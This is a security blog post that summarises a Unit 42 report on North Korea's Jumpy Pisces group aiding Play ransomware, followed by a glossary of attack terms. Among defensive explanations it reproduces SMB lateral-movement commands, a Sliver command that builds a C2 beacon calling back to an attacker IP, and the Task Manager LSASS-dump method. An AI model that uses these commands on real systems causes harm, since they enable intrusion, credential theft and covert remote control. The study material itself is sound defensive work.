

Summary, Key Terms and Pre-ransomware activities
By suktech24, Sun 10 Nov 2024, Estimated reading time : 20-22 mins
In today’s evolving cyber threat landscape, detecting and defending against ransomware attacks is more critical than ever. In this week blog post, I would like to focus on Jumpy Pisces Engages in Play Ransomware article, https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/, published by unit42 on October 30, 2024.
The followings will be covered in this blog post.
- Incident Summary
- Pre-ransomware activities
- Summary
- Glossary of Key Terms
- References
In next week blog post of Case Study 1 Part 2, sigma rule, writing detection query, and MITRE ATT&CK mapping will be covered.
1. Incident Summary
Jumpy Pisces, a North Korean state-sponsored threat group associated with the Reconnaissance General Bureau of the Korean People’s Army, seems to be collaborating with the Play ransomware group (Fiddling Scorpius) based on the investigation findings by Palo Alto Networks.
The recent findings suggest Jumpy Pisces appears to be using existing ransomware infrastructure, potentially acting as an Initial Access Broker (IAB) or an affiliate of the Play ransomware group. This shift of focus from cyberespionage, financial crime and ransomware attacks to acting as an IAB, raises new challenges in ransomware detection and prevention.
2. Pre-ransomware activities
- Initial Access and compromise
- During our investigation, Palto Alto discovered with high confidence that the North Korean state-sponsored threat group Jumpy Pisces gained initial access via a compromised user account in May 2024.
- A compromised user account accessed a particular host through a firewall device.
- Lateral movement and DTrack malware deployment
- Jumpy Pisces carried out lateral movement and maintained persistence by spreading the open-source tool Sliver and their unique custom malware, DTrack, to other hosts via Server Message Block (SMB) protocol.
- Attackers copied files associated with the Sliver and DTrack malware family to various hosts using the compromised account over SMB, with the following commands:
cmd /c net use \\<Internal IP>\C$ <Account Password> /user:<Network Domain>\<Account Username>cmd /c copy <Path to malware> \\<Internal IP>\C$\<Path to malware>
- Credential Harvesting and Privilege escalation
- A compromised user account accessed a particular host through a firewall device. Partial registry dumps on the host indicate possible use of Impacket‘s credential harvesting module, secretsdump.py.
- Persistence and Defense Evasion
- Uninstallation of EDR sensors to evade detection, which eventually led to the deployment of Play ransomware
- Silver beaconing – Sliver beaconing activity spanning multiple days until early September 2024, with quiet periods in July and sporadically on other days.
- Malicious files were signed using a couple of invalid certificates
- DTrack: This is an infostealer previously used in reported incidents attributed to North Korean threat groups. The data it collects is compressed and disguised as a GIF file.
- C:\windows\temp\KB0722.log as its credential dump log.
- Data Collection and Exfiltration
- Data collection : Attackers used a trojanized binary that steals browser history, autofills and credit card details for Chrome, Edge and Brave internet browsers. The scraped information is saved in a file in %TEMP% directory.
- Ransomware deployment preparation
- Privilege escalation and abuse
- The ransomware actor leveraged the account to abuse Windows access tokens, move laterally and escalate to SYSTEM privileges via PsExec. This eventually led to the mass uninstallation of EDR sensors and the onset of Play ransomware activity.
- Public folder use – low visibility by security tools, persistence without elevated privileges
- Adlumin’s report on Play ransomware suggests various commonalities in TTPs across multiple attacks they’ve tracked. One such TTP was the presence of its tools in the folder C:\Users\Public\Music. We observed some tools used prior to ransomware deployment (i.e., TokenPlayer for Windows access token abuse, and PsExec) both located in C:\Users\Public\Music.
- Privilege escalation and abuse
3. Summary
The threat group Jumpy Pisces, a North Korean state-sponsored group tied to the Reconnaissance General Bureau of the Korean People’s Army, appears to be collaborating with the Play ransomware group (Fiddling Scorpius). This collaboration raises new challenges for ransomware detection and prevention. Below is a summary.
🍃 1. Jumpy Pisces and Play Ransomware Group Collaboration Jumpy Pisces may be acting as an Initial Access Broker (IAB) or affiliate for Play ransomware, leveraging existing ransomware infrastructure. This incident is significant because it marks the first recorded collaboration between the Jumpy Pisces North Korean state-sponsored group and an underground ransomware network. This development could indicate a future trend where North Korean threat groups will increasingly participate in broader ransomware campaigns, potentially leading to more widespread and damaging attacks globally.
🍃2. Pre-Ransomware Activities Summary
🧩 Initial Access & Compromise Jumpy Pisces gained initial access by exploiting a compromised user account, which allowed entry through a firewall device.
🧩 Lateral Movement & Malware Deployment The attackers spread the Sliver tool and their custom DTrack malware across the network using Server Message Block (SMB) protocol to maintain persistence and move laterally.
🧩 Credential Harvesting & Privilege Escalation The attackers used Impacket’s secretsdump.py to harvest credentials and escalate privileges, with partial registry dumps indicating this technique.
🧩 Persistence & Defense Evasion To avoid detection, Jumpy Pisces uninstalled EDR sensors, enabling them to continue their attack. They also signed malicious files with invalid certificates and employed Sliver beaconing activity, maintaining command-and-control communications.
🧩 Data Collection & Exfiltration A trojanized binary was used to collect browser history, autofill data, and credit card details from Chrome, Edge, and Brave browsers, saving this stolen information in the %TEMP% directory.
🧩 Ransomware Deployment Preparation Ransomware deployment was preceded by privilege escalation using Windows access tokens and PsExec, followed by the mass uninstallation of EDR sensors.
🧩 Low-Visibility Persistence Tools like TokenPlayer and PsExec were stored in C:\Users\Public\Music, ensuring low visibility from security tools while maintaining persistence without elevated privileges.
4. Glossary of Key Terms
- Credential Harvesting & Privilege Escalation
- Credential harvesting
- Credential harvesting is a cyberattack technique where cybercriminals gather user credentials — such as user IDs, email addresses, passwords, and other login information — en masse. The hacker can then use the credentials to access systems and gather data or other sensitive information, sell or share them on the dark web, and/or advance a more sophisticated attack. Credential harvesting is typically carried out in conjunction with another cyberattack technique. Some of the most frequent attack methods include the following:
- Malware, Phishing, DNS Spoofing, Man-in-the-Middle attack, zero days and other software vulnerability exploits, RDP attacks
- Credential harvesting is a cyberattack technique where cybercriminals gather user credentials — such as user IDs, email addresses, passwords, and other login information — en masse. The hacker can then use the credentials to access systems and gather data or other sensitive information, sell or share them on the dark web, and/or advance a more sophisticated attack. Credential harvesting is typically carried out in conjunction with another cyberattack technique. Some of the most frequent attack methods include the following:
- Windows Security Account Manager (SAM)
- The Security Account Manager (SAM) is a database that is present on computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer. Accounts are always created relative to an issuing authority. In Windows, the issuing authority is referred to as a domain. A domain can be either a local domain or extend across a network. Domains store information about their accounts in an account database. Windows uses Active Directory as the account database in domain-based environments, whereas in environments that are not domain-based, it uses the security account manager (SAM) built-in database as the account database. The Security Accounts Manager (SAM) manages accounts for the built-in domain and the account domain.
- SAM extraction
- Adversaries may attempt to extract credential material from the Security Account Manager (SAM) database either through in-memory techniques or through the Windows Registry where the SAM database is stored. Enumerating the SAM database requires SYSTEM level access.

- Windows Access Tokens
- An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user’s password by comparing it with information stored in a security database. If the password is authenticated, the system produces an access token. Every process executed on behalf of this user has a copy of this access token.
- Windows Access Tokens Abuse
- Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.
- Credential harvesting
- Command and Control (C2) and Communication
- Beaconing
- In networking, beaconing is a term used to describe a continuous cadence of communication between two systems. In the context of malware, beaconing is when malware periodically calls out to the attacker’s C2 server to get further instructions on tasks to perform on the victim machine. The frequency at which the malware checks in and the methods used for the communications are configured by the attacker. There are numerous communication protocols that can be used for C2. A few examples include HTTP/S, SSH, DNS, SMTP, and cloud services like Dropbox, Google sheets, Gmail, and Twitter. While beaconing may use common services like Twitter or Dropbox, it is NOT using those services as intended. The malware reaches out to pre-configured accounts for new instructions; maybe a special file on Dropbox or new tweets on a Twitter account. Using common protocols and services for C2 allows adversaries to masquerade as normal network traffic and hence evade firewalls.
- Command and Control (C2) server
- C2 servers, also known as C&C servers or C2 nodes, serve as the linchpin of cyberattacks, allowing threat actors to remotely manage and coordinate their malicious operations. Modern C2 infrastructure often employs encryption and obfuscation techniques to conceal communication channels, making detection and attribution a challenging endeavor for defenders. Threat actors typically employ domain generation algorithms (DGA) to generate a large number of domain names. This approach helps them avoid blacklisting and tracking by security solutions.
- Beaconing
- Malware
- DTrack – custom malware
- Dtrack is a Remote Administration Tool (RAT) developed by the Lazarus group. Its core functionality includes operations to upload a file to the victim’s computer, download a file from the victim’s computer, dump disk volume data, persistence and more. A variant of Dtrack was found on Kudankulam Nuclear Power Plant (KNPP) which was used for a targeted attack.
- Maui – custom developed ransomware
- Maui ransomware, first spotted in early 2021, has been attributed to North Korean, state-sponsored threat actors. Maui ransomware (maui.exe) is an encryption binary. According to industry analysis of a sample of Maui (SHA256: 5b7ecf7e9d0715f1122baf4ce745c5fcd769dee48150616753fec4d6da16e99e) provided in Stairwell Threat Report: Maui Ransomware—the ransomware appears to be designed for manual execution [TA0002] by a remote actor. The remote actor uses command-line interface [T1059.008] to interact with the malware and to identify files to encrypt. Maui uses a combination of Advanced Encryption Standard (AES), RSA, and XOR encryption to encrypt [T1486] target files.
- DTrack and Maui
- The Andariel group’s primary tool is the long-established malware, DTrack. It collects information about a victim and sends it to a remote host. Among other things, DTrack collects browser history and saves it to a separate file. The variant used in Andariel attacks is able not only to send the harvested information to the cybercriminals’ server via HTTP, but to store it on a remote host in the victim’s network.
- When the attackers find noteworthy data, Maui ransomware comes into play. It’s generally detected on attacked hosts 10 hours after DTrack malware activation. Our colleagues from Staiwell have studied its samples and concluded that the ransomware is controlled manually by the operators — that is, they specify which data to encrypt.
- Trojanized Binary
- A legitimate-looking executable file altered to carry out malicious actions, often by embedding malware.
- e.g. Not related this case study, but it will give you a good idea of how trojanized binary works, https://www.esentire.com/blog/xred-backdoor-the-hidden-threat-in-trojanized-programs
- DTrack – custom malware
- Network Protocols
- Remote Desktop Protocol (RDP)
- Remote Desktop Protocol (RDP), a secure network communication protocol offered by Microsoft, allows users to execute remote operations on other computers. It facilitates secure information exchange between remotely connected machines over an encrypted communication channel.
- Nearly all inbound and outbound RDP connection requests happen at TCP port 3389, making it easier for cybercriminals to intercept the communication between remote machines by launching a man-in-the-middle attack. Attackers can also impersonate one of the communicating parties to control the RDP server. RDP server and RDP client are two essential entities in an RDP connection. The former is the Windows PC receiving the remote connection request, and the latter is the device or machine initiating the request. Typically, users leverage the built-in Remote Desktop Connection tool or the Microsoft RDP client software to connect to the remote machine running the RDP server software.
- Server Message Block (SMB) Protocol
- The Server Message Block protocol (SMB protocol) is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network. It can also carry transaction protocols for interprocess communication. Over the years, SMB has been used primarily to connect Windows computers.
- Known as a response-request protocol, the SMB protocol is one of the most common methods used for network communications. In this model, the client sends an SMB request to the server to initiate the connection. When the server receives the request, it replies by sending an SMB response back to the client, establishing the communication channel necessary for a two-way conversation.
- SMB runs directly over TCP/IP and uses port 445.
- Remote Desktop Protocol (RDP)
- Tools
- Impacket’s Credential Harvesting Module, Secretsdump.py
- Minikatz
- Mimikatz is an open source credential-dumping utility that was initially developed in 2007 by Benjamin Delpy to abuse various Windows authentication components.
- Mimikatz is an open-source application that allows users to view and save authentication credentials such as Kerberos tickets. The toolset works with the current release of Windows and includes a collection of different network attacks to help assess vulnerabilities.
- Attackers commonly use Mimikatz to steal credentials and escalate privileges because in most cases, endpoint protection software and antivirus systems will not detect or delete the attack. Conversely, pen testers use Mimikatz to detect and exploit vulnerabilities in your networks so you can fix them.
- PsExec
- PsExec is a member of Sysinternals’ PsTools suite, which contains 11 tools.
- PsExec is a command-line tool that lets you execute processes on remote systems and redirect console applications’ output to the local system so that these applications appear to be running locally.
- PsExec’s ability to run processes remotely with no manual installation of software on the remote system makes deployment easy. However, if PsExec were only able to launch a program on a remote system, its usefulness would be limited. PsExec’s ability to redirect the input and output of console applications is what makes the tool a versatile systems management utility.
- Silver
- Sliver is a powerful command and control (C2) framework designed to provide advanced capabilities for covertly managing and controlling remote systems. With Sliver, security professionals, red teams, and penetration testers can easily establish a secure and reliable communication channel over Mutual TLS, HTTP(S), DNS, or Wireguard with target machines. Enabling them to execute commands, gather information, and perform various post-exploitation activities. The framework offers a user-friendly console interface, extensive functionality, and support for multiple operating systems as well as multiple CPU architectures, making it an indispensable tool for conducting comprehensive offensive security operations.
- Silver C2 was originally intended for security teams and penetration testers to perform security tests on their digital environments. In recent years, however, the Sliver C2 framework has become a popular alternative to Cobalt Strike and Metasploit for many attackers and Advanced Persistence Threat (APT) groups who adopt this C2 framework for unsolicited and ill-intentioned activities.
- Silver C2 Beaconing
- Use of the Sliver framework as a command-and-control (C2) tool in which the infected system periodically “beacons” or “checks in” with an attacker-controlled server to receive commands or send updates.
generate beacon --http <your_server_ip> --os <target_os> --arch <target_arch>sliver > generate beacon --http 192.168.1.100 --os windows --arch amd64generate: Initiates the creation of a new payload in Sliver.beacon: Specifies that this payload should have beaconing behavior (periodic callbacks to C2).--http 192.168.1.100: Sets the communication protocol to HTTP and directs the beacon to call back to the IP 192.168.1.100.--os windows: Specifies the operating system of the target (Windows in this example).--arch amd64: Specifies the architecture of the target (64-bit in this example).- Once deployed to a target system, the payload will use HTTP requests to reach back to the specified IP address at regular intervals. This beaconing enables the attacker to maintain communication with the compromised system over the HTTP protocol.
- Ransomware Group, Model & Initial Access Brokers
- Fiddling Scorpius (Play ransomware)
- The Play ransomware group is presumed to be a closed group, designed to “guarantee the secrecy of deals,” according to a statement on the group’s data leak website. Play ransomware actors employ a double-extortion model, encrypting systems after exfiltrating data. Ransom notes do not include an initial ransom demand or payment instructions, rather, victims are instructed to contact the threat actors via email. For the group MITRE framework tactics and techniques and leveraged tools, go to this link, https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/stopransomware-play-ransomware
- Jumpy Pisces
- Jumpy Pisces, also known as Andariel and Onyx Sleet, was historically involved in cyberespionage, financial crime and ransomware attacks. The group was indicted by the U.S Justice Department for deploying custom-developed ransomware, Maui.
- Ransomware-as-a-Service (RaaS) Model
- Ransomware as a service (RaaS) is a malicious adaptation of the software as a service (SaaS) business model. It is a subscription-based model that sells or rents predeveloped ransomware tools to buyers, called ransomware affiliates, to execute ransomware attacks.
- Before introducing the RaaS model, threat actors needed some proficiency in writing or accessing code before attempting a ransomware attack. Ransomware as a service opens these attacks to criminals who lack coding knowledge; however, many RaaS organizations are specific about who is given access. Some high-profile groups even interview potential affiliates or check their background and digital footprint.
- Initial Access Broker (IAB)
- IABs are a growing part of the cybercriminal ecosystem because of what they offer. At a high level, IABs are cyber threat actors (CTAs) who seek to procure access to your network and sell them to other CTAs. One of the most common types of buyers is the cybercriminal who uses network access for financial gain. However, IABs sell to all types of CTAs, including nation-state actors.
- Such network access can take on various forms. For instance, there’s access to cPanel and other types of control panels. A buyer of this type of access can potentially search web hosting content for payment card information. Web shell access is another common offering of IABs, as it helps to facilitate quiet access to a compromised web server. IABs most commonly turn to Remote Desktop Protocol (RDP) and Virtual Private Network (VPN) technology.
- In general, IABs are helping ransomware operations, particularly Ransomware-as-a-Service(Raas) schemes, to streamline their attacks and reduce their workload at the beginning of an attack. IABs offload the difficult work of finding targets and gaining access. In doing so, they enable ransomware groups to attack at scale because they’re not wasting time trying to secure a foothold in target networks, such as yours. They can immediately procure that access via an IAB and get to work encrypting your data.
- Pre-ransomware activities in this case study
- Initial Access and compromise
- Access through compromised user account
- A compromised user account accessed a particular host through a firewall device.
- Lateral movement and DTrack malware deployment
- Jumpy Pisces carried out lateral movement and maintained persistence by spreading the open-source tool Sliver and their unique custom malware, DTrack, to other hosts via Server Message Block (SMB) protocol.
- Credential Harvesting and Privilege escalation
- A compromised user account accessed a particular host through a firewall device. Partial registry dumps on the host indicate possible use of Impacket‘s credential harvesting module, secretsdump.py.
- Persistence and Defense Evasion
- Uninstallation of EDR sensors to evade detection, which eventually led to the deployment of Play ransomware
- Initial Access and compromise
- Fiddling Scorpius (Play ransomware)
- Windows Processes & System Exploitation
- EDR sensors & Mass uninstallation of EDR Sensors
- Endpoint Detection and Response (EDR), also referred to as endpoint detection and threat response (EDTR), is an endpoint security solution that continuously monitors end-user devices to detect and respond to cyber threats like ransomware and malware.
- Coined by Gartner’s Anton Chuvakin, EDR is defined as a solution that “records and stores endpoint-system-level behaviors, uses various data analytics techniques to detect suspicious system behavior, provides contextual information, blocks malicious activity, and provides remediation suggestions to restore affected systems.”
- Examples are Coretext XDR, Crowdstrike Falcon, MS defender for endpoint
- Local Security Authority Subsystem Service (LSASS)
- Local Security Authority Subsystem Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. It also writes to the Windows Security Log.
- The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions. The stored credentials let users seamlessly access network resources, such as file shares, Exchange Server mailboxes, and SharePoint sites, without re-entering their credentials for each remote service.
- LSASS can store credentials in multiple forms, including:
- Reversibly encrypted plaintext
- Kerberos tickets (ticket-granting tickets (TGTs), service tickets)
- NT hash
- LAN Manager (LM) hash

- LSASS Dump using Task Manager
- The Windows Task Manager may be used to dump the memory space of lsass.exe to disk for processing with a credential access tool such as Mimikatz. This is performed by launching Task Manager as a privileged user, selecting lsass.exe, and clicking “Create dump file”. This saves a dump file to disk with a deterministic name that includes the name of the process being dumped.
- Below image is sourced from Oreilly., https://www.oreilly.com/library/view/advanced-infrastructure-penetration/9781788624480/c54099a7-b74b-4130-9c8b-9aba41d42fb5.xhtml
- EDR sensors & Mass uninstallation of EDR Sensors
6. References
- Credential harvesting, https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/credential-harvesting/
- Security Account Manager (SAM) Database, https://threathunterplaybook.com/library/windows/security_account_manager_database.html
- Audit SAM, https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/audit-sam
- Security Account Manager (SAM), https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/credential-access/credential-dumping/security-account-manager-sam
- Mimikatz, https://redcanary.com/threat-detection-report/threats/mimikatz/
- What is Mimikatz? The Beginner’s Guide, https://www.varonis.com/blog/what-is-mimikatz
- Windows access tokens, https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens
- Identifying beaconing malware using Elastic, https://www.elastic.co/security-labs/identifying-beaconing-malware-using-elastic
- Purple Team: About Beacons, https://www.criticalinsight.com/blog/purple-team-about-beacons
- What is a Command and Control Attack?, https://www.paloaltonetworks.com.au/cyberpedia/command-and-control-explained
- What are Command & Control (C2) Servers?, https://www.sentinelone.com/cybersecurity-101/threat-intelligence/what-are-command-control-c2-servers/
- Dtrack, https://malpedia.caad.fkie.fraunhofer.de/details/win.dtrack
- Andariel attacks with DTrack and Maui, https://www.kaspersky.com/blog/andariel-dtrack-maui/45130/
- North Korean State-Sponsored Cyber Actors Use Maui Ransomware to Target the Healthcare and Public Health Sector, https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-187a
- Server Message Block protocol (SMB protocol), https://www.techtarget.com/searchnetworking/definition/Server-Message-Block-Protocol
- PsExec Explainer by Mark Russinovich, https://www.itprotoday.com/server-management-tools/psexec-explainer-by-mark-russinovich
- PsExec v2.43, https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
- Silver, https://sliver.sh/ , https://bishopfox.com/tools/sliver, https://github.com/BishopFox/sliver
- Sliver C2: How Darktrace Provided a Sliver of Hope in the Face of an Emerging C2 Framework, https://darktrace.com/blog/sliver-c2-how-darktrace-provided-a-sliver-of-hope-in-the-face-of-an-emerging-c2-framework
- Detecting and decrypting Sliver C2 – a threat hunter’s guide, https://www.immersivelabs.com/blog/detecting-and-decrypting-sliver-c2-a-threat-hunters-guide
- Sliver: Intro to An Awesome C2 Framework, https://barrymalone.medium.com/sliver-an-awesome-c2-framework-c0257f2f52e4
- #StopRansomware: Play ransomware, https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/stopransomware-play-ransomware
- What is Ransomware as a Service (RaaS)?, https://www.paloaltonetworks.com.au/cyberpedia/what-is-ransomware-as-a-service
- Local Security Authority, https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication
- LSASS Memory, https://redcanary.com/threat-detection-report/techniques/lsass-memory/
- Detection: Creation of lsass Dump with Taskmgr, https://research.splunk.com/endpoint/b2fbe95a-9c62-4c12-8a29-24b97e84c0cd/
- Remote Interactive Task Manager LSASS Dump, https://threathunterplaybook.com/hunts/windows/191030-RemoteInteractiveTaskMgrLsassDump/notebook.html
 suKTech24
Leave a comment